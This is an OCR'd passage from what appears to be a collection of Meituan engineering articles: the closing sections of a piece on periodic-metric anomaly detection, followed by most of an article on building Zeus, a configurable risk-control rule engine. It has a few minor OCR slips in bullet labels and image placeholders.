


图 22　异常分类模型训练结果

该异常检测流程应用到生产环境的指标后，具体检测效果相关案例如下图 23 所示，对于周期型指标，能及时准确地发现异常，对异常点进行反馈，准确率达到 90% 以上。除此之外，还对比了形变分析异常检测，对于生产环境中遇到的三个形变分析无法发现的 4 个案例，周期型指标异常检测流程能发现其中 3 个，表现优于形变分析。




图 23　周期型指标异常检测模型生产环境检测结果

四、总结与展望

时序数据异常检测作为 AIOps 中故障发现环节的核心，当前经过探索和实践，已经

在周期型指标异常检测上取得了一定的成绩，并落地到 Horae 时序异常检测系统中。在时序数据异常检测部分，后续会陆续实现平稳型、无规律波动型指标自动异常检测，增加指标数据预测相关能力，提高检测性能，从而实现所有类型的海量指标自动异常检测的目的。

除此之外，在告警触达方面，我们当前在进行告警收敛、降噪和抑制相关的规则和算法的探索，致力于提供精简有效的信息，减少告警风暴及干扰；在故障定位方面，我们已经基于规则在定位上取得比较不错的效果，后续还会进行更全面的定位场景覆盖和关联性分析、根因分析、知识图谱相关的探索，通过算法和规则提升故障定位的精召率。因篇幅所限，告警触达（告警中心）和故障定位（雷达）两部分内容将会在后续的文章中详细进行分享，敬请期待。

五、参考资料

[1] 周志华 . 机器学习 : 发展与未来 [R]. 报告地 : 深圳 , 2016.

[2] 美团实时监控系统 CAT[EB/OL]. https://tech.meituan.com/CAT_in_Depth_Java_Application_Monitoring.html, 2018-11-01.

[3] 美团系统指标监控 Mt-Falcon[EB/OL]. https://tech.meituan.com/Mt-Falcon_Monitoring_System.html, 2017-02-24.

[4] Ding R, Wang Q, Dang Y, et al. Yading: fast clustering of large-scale time series data[J]. Proceedings of the VLDB Endowment, 2015, 8(5): 473-484.

[5] Paparrizos J, Gravano L. k-shape: Efficient and accurate clustering of time series[C]. Proceedings of the 2015 ACM SIGMOD International Conference on Management of Data. ACM, 2015: 1855-1870.

[6] H. Ren, Q. Zhang, B. Xu, Y. Wang, C. Yi, C. Huang, X. Kou, T. Xing, M. Yang, and J. Tong, “Time-series anomaly detection serviceat microsoft,” in Proceedings of the ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, pp. 3009 - 3017, ACM, Jun. 2019.

[7] Tom Brander. Time series classification with Tensorflow[EB/OL]. https://burakhimmetoglu.com/2017/08/22/time-series-classification-with-tensorflow, 2017-08-22.

[8] Liu D, Zhao Y, Xu H, et al. Opprentice: Towards practical and automatic anomaly detection through machine learning[C]//Proceedings of the 2015 Internet Measurement Conference. ACM, 2015: 211-224.

[9] Metis is a learnware platform in the field of AIOps[EB/OL]. https://github.com/Tencent/Metis, 2018-10-12.

[10] 李航 . 统计学习方法 [M]. 第 2 版 . 北京 : 清华大学出版社 , 2019.28-29.
[11] An tool to help label anomalies on time-series data[EB/OL]. https://github.com/baidu/Curve, 2018-08-07.

六、作者简介

胡原、锦冬、俊峰，基础技术部 – 服务运维部工程师；长伟、永强，到家事业群 – 交易系统平台部工程师。

招聘信息

基础技术部 – 服务运维部 – 运维工具开发组 – 故障管理开发组主要负责故障发现、故障定位、故障恢复、故障运营、告警中心、风险管理、数据仓库等工作。目前团队诚招高级工程师、技术专家。欢迎有兴趣的同学投送简历至 tech@meituan.com（邮件主题注明：运维工具）

复杂风控场景下，如何打造一款高效的规则引擎

作者：思思

| 在互联网时代，安全已经成为企业的命脉。美团信息安全团队需要采用各种措施和手段来保障业务安全，从而确保美团平台上的用户和商户利益不会受到侵害。

本文主要介绍了美团在打造自有规则引擎 Zeus（中文名“宙斯”）的过程中，信息安全团队遇到的挑战以及对应的解决方案，并分享了很多踩过的坑，同时还有一些思考和总结。希望对从事安全领域相关工作的同学能够有所启发或者帮助。


背景

美团 App 每天都面临着各类的欺诈、盗号、作弊、套现以及营销活动被恶意刷单、恶意抢占资源等风险。而业务安全团队采用的主要措施和手段就是在业务请求中识别出谁、在什么时间、通过什么方式、做了什么事。这个识别逻辑的制定过程叫做策略的生产。同时，还要对已经完成生产的策略进行快速的验证和落地，以防止风险变化后策略失效。从发现风险经过策略生产、验证，再到最终的落地部署，全流程的处理速度和效果将决定整个业务的成败。

在业务发展初期，我们可以通过硬编码的方式将风控逻辑部署在业务逻辑中实现，但美团的业务比较复杂，从最初的团购形式，经过与大众点评、摩拜、猫眼等业务的融合，发展到涵盖餐饮、到店、猫眼、外卖、金融、酒店、旅游、大交通等多个垂直领域。随着业务的快速发展，适用于初期的硬编码方式出现了策略分散无法管理、逻辑同业务强耦合、策略更新迭代率受限于开发、对接成本高等多种问题。此时，我们需要有一套可配置化的规则管理平台，进而实现风控策略与业务解耦、快速部署、验证。

但规则引擎的建设初期，会面临着各种困难和挑战，主要包括以下几个方面：

- **在业务层面**：垂直领域多，包含几乎所有的吃喝玩乐服务。美团细分业务多达百个。服务用户角色多（用户、商户、供应商、渠道商），交易频率高，日订单量大。
- **在风险层面**：存在用户作弊、商家刷单、账号盗用冒用、支付和信贷等多种风险。
- **在企业外部环境层面**：黑产已形成自下而上的产业链，攻击方式升级比较快速。



针对以上这些挑战，我们打造了自有的规则引擎 Zeus（中文“宙斯”，来源于“宙斯盾”作战系统的启发，期望规则引擎平台能同“宙斯盾”一样成为先进的中央作战决策系统，实现对风险的精准、高效打击）。

下面，我们就来具体介绍一下，美团信息安全团队在系统构建过程中面临的挑战以及对应的解决方案。


挑战与方案

1. 业务多 – 接入成本高

规则引擎最早只是业务系统中的一个函数，逐步演化成了独立的服务。而这个独立服务与业务后台的交互是单点方式，即业务后台在关键动作节点前调用规则引擎，判断

“有没有风险”。但这样每次新增加一个业务或新出现一个风险场景时，规则引擎和业务都要重新进行对接联调。频繁地调整给上下游团队都带来了不小的负担，而且在频繁的更改中，系统质量也难以保证。如何便捷、快速地实现业务接入是系统设计的核心目标之一。

在接入成本上，一次性集中接入往往是最便捷的方式。因此我们选择在每个业务都会通用节点接入规则引擎，例如：用户中心、商户中心、订单中心、收银台等均为各类业务的通用节点，规则引擎同这些通用节点对接，业务在调用通用节点时，通用节点调用规则引擎即可完成业务的接入。



随着美团业务和场景种类的增多，现在也存在不经过通用节点的业务。因此，我们需要提供通用的接入接口，目前业务侧直接调用一个独立服务接口即可获得风控判断。

2. 风险点多 – 逻辑复杂、逻辑复用

风险点多且业务多，进一步增加了场景、策略逻辑的复杂度。表达式语言可支持的逻辑计算范围有限，复杂的逻辑若仍通过硬编码实现，会存在效率低、不易复用等问题。

受模块化思维启发，我们将复杂的逻辑封装成模版，实现配置化，并支持逻辑复用。这样就大大提升了规则引擎可实现的逻辑范围。目前，我们已经建设的几类常用的封装逻辑如下：

1. 扩展函数：主要用于数据格式的提取和处理，比如字符串、数组等格式转换、数据提取等。通过扩展函数功能，对业务侧数据格式要求大大降低，也降低了业务侧数据处理的负担。
2. 累计因子：在业务中会高频使用到与累计相关的逻辑。例如，在登陆、下单、

支付等事件需要同 IP 的 UserID 进行计数计算，计算结果作为特征引用在规则中。规则引擎引入了内部研发的高效事件计数服务，实现累计通用逻辑的封装，比如支持累计周期、计数 / 求和 / 最近几次、累计值等计算逻辑配置化等等。

3. 决策表因子：部分业务中需要引擎处理的判断条件较多，各条件又相互组合，存在多种决策方案的情况，这就需要用精确、简洁的方式来描述这类复杂逻辑。在低频使用时，我们可以通过硬编码的 case-when、if-else 等语句实现，但在实时性和配置化上不尽人意。最终，我们通过决策表将多个独立的条件和多个动作直接地联系、清晰地表示出来，并实现了逻辑的封装。
4. 名单库因子：与名单库联动过程中，将查询名单的逻辑进行封装。
5. 工具因子：将一堆规则进行打包形成大的逻辑集合，并对组成的规则设置评分。在执行时输出评分结果并实现跨场景、跨业务应用，同时将大逻辑进行“黑盒”处理，简化逻辑复用时的配置、沟通成本。

风险点多的另一个挑战点是在多业务中会存在同质性，即制定的风险策略是可复用的。当一百条规则需要复用在几十个场景中，逐个配置的效率太低，不仅一致性难以保障，后续的修改也是问题。同时又衍变出部分复用、部分差异化，让业务直接复用场景行不通。因此，我们引入【规则组】的概念，将规则聚类管理。比如众包识别规则组、虚假设备规则组、涉黄内容识别规则组等。业务在应用时，可在自己的场景中进行差异化的应用。

3. 风险变化快、长期对抗 – 效果验证速度

当外部风险变化时，风控的对抗也需要及时响应，这是一个争夺“主导权”的比赛。风控通过对不同阶段的组合打击，实现策略的健壮性，包括用于识别有没有风险的基础对抗阶段、引导节奏混淆视听的“短平快”阶段、诱敌深入的“高精尖”阶段。对应系统需要支持不同阶段的策略配置、迭代和验证需求。而在策略迭代和部署阶段，需要特别注意因配置错误导致的误命中问题。

参考开发环境分类：测试环境、预发布环境和生产环境。规则引擎在规则的部署和迭代上，可通过标记、双跑和回溯功能，我们通过应用实时线上流量和历史数据来验证策略的有效性。


- 标记：规则在场景中的状态，标记状态的规则逻辑将灰度执行，即：与生效规则类似会实时执行，但决策信息不实时返回给上游业务方，不影响决策。同时用户可在实时日志查询中查看标记规则的命中情况。
- 双跑：规则在场景中的状态，双跑状态的规则逻辑将灰度执行，但仅会出现在修改生效规则、因子（因子修改导致引用规则的逻辑执行变化）时，才会存在的状态。
- 回溯：规则在场景中的状态，回溯状态的规则逻辑将灰度执行，但仅使用回放的历史数据。

通过这些功能，可以降低策略迭代的风险，缩短策略部署上线的时间周期。

思路总结


在确认清楚挑战和解决方案之后，规则引擎的整体建设思路就已经形成了。现今，规则引擎随着业务的快速扩张，由一个内部系统逐渐发展为服务多个风控团队的公共平台。

从初期主要围绕风控防控痛点进行搭建的表达式服务包，升级到配置化平台，在配置效率和执行效率也得到了很大的提升。同时，随着人工智能技术的应用和风控对抗进入白热化，规则引擎也将从配置化快速迭代至自动化、智能化。



1. 确定核心快速论证、快速落地

在系统建设中，进行了充分的论证后就需要快速落地，避免因长项目周期需求发生裂变而导致不可控。在初期，我们已经建立了 aviator 表达式服务包并稳定服务。因此，配置化平台搭建时仍基于表达式语言，引入场景、规则、因子、决策等概念搭建，将策略的执行分为执行层和计算层。



执行层：通过场景获得一堆规则集合，规则执行完成后将其结果和对应的决策返回。

结果和：在规则执行时会进行其构成因子计算。


2. 根据角色，进行定向提效

规则引擎搭建的初衷之一是提升风控对抗的整体效率。在对抗过程中，我们需要各种角色配合，例如开发建设系统、策略制定者、策略使用者和风险用户等，因此需要针对各类角色定向开展提效工作。

（1）风险用户处理提效（风险用户）


业务已经可以实时获得风控的决策，但发现风险用户会在很多场景下重复攻击。对这类用户的处理，除了对当次行为阻断，还要阻断其未来的行为，因此就有名单管理的诉求。我们通过与名单库的联动，提升该类用户的处理效率。

例如：在美团金融项目场景下，严重逾期的用户会加入禁贷名单，再次申贷时取消其贷款资格。



（2）业务接入提效（业务方）

除了上面介绍的统一接入外，还有一种常见的情况：业务无法在发起请求时就将执行所需要的全部参数准备好，此时就需要引擎能主动获取外部数据。针对这类情况，规则引擎通过数据接口的方式实现了外部数据的补充，在策略执行时根据计算需要动态获取相关的参数。在实现与外部数据联动的功能后，大大降低了使用规则引擎业务方数据准备阶段的压力，从全部参数准备简化为仅提供核心参数即可，剩余参数按需引擎自行调度即可。



（3）策略管理提效（产品）

策略产品是规则引擎的主要用户，主要的工作流程是围绕策略管理、分析、验证进行提效。如何管理大量的规则和应用场景？怎样快速验证策略有效性、评估误伤率？客诉反馈问题，如何快速还原规则命中情况？针对这些维度，我们分别提供不同的产品功能进行提效。

- 在策略管理层面，可通过规则组方式、因子工具等，进行同类规则集合的管理、打包和复用。
- 在规则分析层面，可通过实时查询规则的执行详细数据和将规则执行流程进行回放提升分析效率。
- 在策略验证层面，提供标记、双跑和回溯提升策略验证速度。

（4）工程效率提效（工程师）


复杂的逻辑且具有通用性就可以对特征逻辑封装，避免工程师重复进行逻辑开发工作，释放出的开发资源可以进行其它维度的提效。

（5）算法 / 模型接入提效（算法工程师）

当对抗升级时，策略的产生者由人变为算法 / 模型。而机器的生产效率远远高于人，人工搬运算法 / 模型会成为迭代效率的瓶颈，怎样跟算法、模型平台进行快速联动呢？最简单、快速的方式就是使用引擎提供的外部数据联动方式，将模型结果包装成数据接口使用。但在实践过程中，我们发现模型的出入参数较多且存在变化，整体的配置化效率低，模型应用和迭代频率受限制。公司内部提供的深度学习还是算法工程平台，目前主攻计算、训练等场景，在上下游应用提供标准化的数据产出，但无法同

类似引擎的平台对接。


因此，仅聚焦在引擎与算法平台的联动上，可通过建设调度模块实现：1. 训练样本预处理 ->2. 算法平台对接 ->3. 自动化生成接口 ->4. 自动注册接口 / 策略至引擎 ->5. 评估任务启动 ->6. 评估结果处理（策略上下线、样本数据沉淀）->1. 训练样本预处理的闭环流程。



3. 发现问题、横向扩展、兼容更多场景

随着引擎在多业务场景的应用，我们发现几个实时引擎不好处理的场景。比如拉新场景，需要结合“注册 + 登陆 + 交易”等多种行为来判断是否有“薅羊毛”等黑灰产行为，需要将很多事件放到一起去综合判定。当发现风险时，或在当前时间点漏过的变异风险在发现之后，需要对历史数据进行回捞，这些在实时引擎中都不太好实现。当前已有的异步引擎也无法很好地进行覆盖。为了避免做“重复造轮子”的事情，团队充分地讨论了实时、异步和离线引擎的定位和服务边界。

	实时引擎	异步引擎	离线引擎
无法处理的场景	复杂的时序性事件的策略执行 无法主动执行策略，均为被动调用	复杂的时序性事件的策略执行 无法主动执行策略，均为被动调用	较复杂的高阶运算逻辑无法处理 只能按时调度或异步监听，无法实时被调用
服务场景	面向C端、部分B端等需要实时策略判断的业务场景 例如：账户登录、收银台交易作弊识别、金融欺诈识别等	仅需要策略执行结果不需要决策的场景 例如：感知规则、评估规则、核查规则、用户画像构造规则	对时效性要求不高，多流、批处理进行识别的场景 例如：商家刷单、风险回溯、新业务离线风险识别
优势	高时效性，毫秒级	时效性一般，分钟级	低时效，天级
定位	实时执行策略并作出决策判断	实时执行策略但不做决策返回	一种离线回捞，针对历史数据做大量回捞




在实时引擎已经覆盖的逻辑基础上，我们引入新的封装逻辑 – 个体因子，全局因子实现 SQL 语句的配置化管理，进而实现批量累计、聚合特征的计算，比如：近一年某商家的平均下单金额，近 30 天商户大盘下单均值，标准差等批数据的复杂逻辑。并基于 Spark 和实时引擎底层，实现多流和批数据的处理，解决上述场景无法处理的一些问题。

4. 业务实践结果

交易安全

策略产品在日常工作中，通过对业务分析发现风险、挖掘风险特征并应用在策略中。通过 Zeus 实现策略的部署和应用，大大降低了业务风险，提升风险防控效率。例如：在某业务地推场景中发现 B、C 端联合刷单风险，以返利、送赠品收到诱骗下单。




金融安全

金融风控主要有反欺诈和信用安全。反欺诈同业务安全在策略形态上相同，都是判断有无风险，在决策结果上是通过和拒绝。因此，通过普通决策即可满足业务需求。

但信用安全会比前两者复杂一些，在决策上，除了通过和拒绝外，对于通过的请求要进行分层实现金融的差异化定价。因此，需要在规则引擎中引入更多功能，来满足业务需求。主要包括：

- 路由场景：可支持多层，决策流模式，即一堆规则的集合，支持按照逻辑进行分流，满足指定条件可以指定走向在每个节点进行条件设置，实现最终流向。例如：对于某分期场景用户申请一笔贷款，需要经过欺诈识别、信用评估后方可给出最终的额度、定价。
- 决策衍生参数：适用于复杂的多级路由决策场景 Key-Value 型数据，在决策中指定衍生参数信息从而在路由场景中产生全局传递变量，比如：流转过不同的场景需要将用户进行等级分类。
- 决策附加信息：适用于复杂决策场景 Key-Value 型数据，在决策中指定附加信息从而实现更多决策信息的计算及返回，比如：加入风控名单库，加入什么风险类型、风险等级、名单类型。



未来发展与思考

目前规则引擎正处于配置化阶段，正在向自动化、智能化的阶段发展，从而不断提升策略的管理和迭代的速度。但业务间的智能化诉求和进程不同，平台可以提供更多集成托管服务，从而提升各业务的智能化覆盖度。

其次，引擎仍然存在无法处理的几个问题：

一些长时间周期特征无法快速应用的问题，例如近一年的时间周期。如何将离线引擎和实时引擎在特征计算上组合，实现特征的快速生产、验证和应用，从而扩展引擎的计算能力范围、提升风控业务的对抗效率。

当前引擎的接入对非复杂逻辑需求的业务就比较重。而接入成本是各业务接入时重点评估的因素，如何实现快速、低成本的业务接入（包括技术接入和人员操作接入），考虑提供模块化的引擎计算服务能力适用于各类业务诉求，实现按需接入，比较“臃肿”的全局接入会更快速和便捷。但这种在引擎侧怎样更好地管理这些模块，也是一个挑战。

最后，业务流量和策略的增长速度仍在高速增长，引擎的稳定性和策略管理效率也需要持续提升。

踩过的坑

1. 如何实现产品功能高聚合架构上低耦合

规则引擎建设时兼容各类业务场景，具备了极高的灵活性，同时自身也相对复杂。从顶层的路由场景到底层的参数（路由场景 – 场景 – 规则组 – 规则 – 决策 – 因子 – 参数 – 数据接口 – 参数）每一个节点、节点间都是由用户配置的，在产品上期望用户的操作流程是连贯的，在一个操作流程中解决尽量多的问题。系统架构上，包括配置层、执行层、计算层、数据获取层等，各层之间相互依赖，对最终引擎的输出结果负责，底层上需要尽量的解耦合，才将降低单模块对引擎的影响。但在实践中，随着业务诉求的增多，慢慢就出现来产品上的低耦合、架构上的高耦合情况。

例如：在用户修改生产策略时的强制更新流程优化项目中 ，就涉及了这个问题。在产品功能上用户修改策略 -> 双版本策略并行执行 -> 两版本数据核验 -> 修改完成；但在系统架构上，上述的产品流程就产生了系统架构高耦合，即生产修改双版本问题，配置层、执行层、计算层高度耦合。项目一期上线后在性能上、后续功能扩展性上都有瓶颈。随后，技术项目优化配置层的缓存模式，采用增量更新方式。产品功能上增加用户进入修改模式后修改。重新立项后，实现了用户修改流程闭环、系统架构上仅配置层兼容双版本，执行层和计算层无耦合。

因此，在产品功能设计上除了用户闭环操作外，还需要考虑是否低耦合。在技术优化时需要前瞻性的开展去耦合项目。

2. 如何平衡系统复杂度与业务需求

随着接入业务的增多，又需要兼容新业务定制化需求，就面临这一个问题：定制化的功能不具有通用性，大量定制功能将加重平台的复杂度。这个问题一直困扰引擎建设团队。目前，我们采用的也许不是最优但比较有效的办法。主要通过定、判、看

Gap，将业务需求转化为系统模块升级功能和非系统功能：

- **功**：重新定义“定制和通用”。在现实中有些定制化需求其实是业务速度已经远远领先于其它业务，所有需求看上去是定制化，实际上是未来可预见性的问题。
- **未**：将业务需求进行分类，判断需求是针对主干流程还是分支节点。
- **看 Gap**：需求同当前建设情况比对差距。

对于系统模块升级功能，可逐个完成。对于非系统功能，可通过提供公共对接服务的外挂来实现。

3. 特别需要“防呆”设计

人工操作会存在各类误操作引起的风险问题，在产品设计上，用户操作简洁的初衷是好的，但需要增加防止错误发生的限制方法。在实践中这些“防呆”设置大大降低了人工误操作 Case，例如：

- 业务高峰期封版—> 禁止业务高峰期时变更策略。
- 降低无逻辑验证的误伤情况 -> 策略上线前，强制标记验证执行是否符合业务预期；修改生产上应用的策略，强制双跑验证修改后的逻辑执行是否符合业务预期。
- 降低逻辑配置错误几率 -> 策略部署时强制测试逻辑正确性。
- 惯性操作 -> 验证数据结果强制回填等。

4. 产品功能最佳实践的意外惊喜

要承认一个事实就是，最了解功能使用的可能不是规则引擎的产品经理。在规则引擎的建设中出现了这样的”惊喜”，例如：

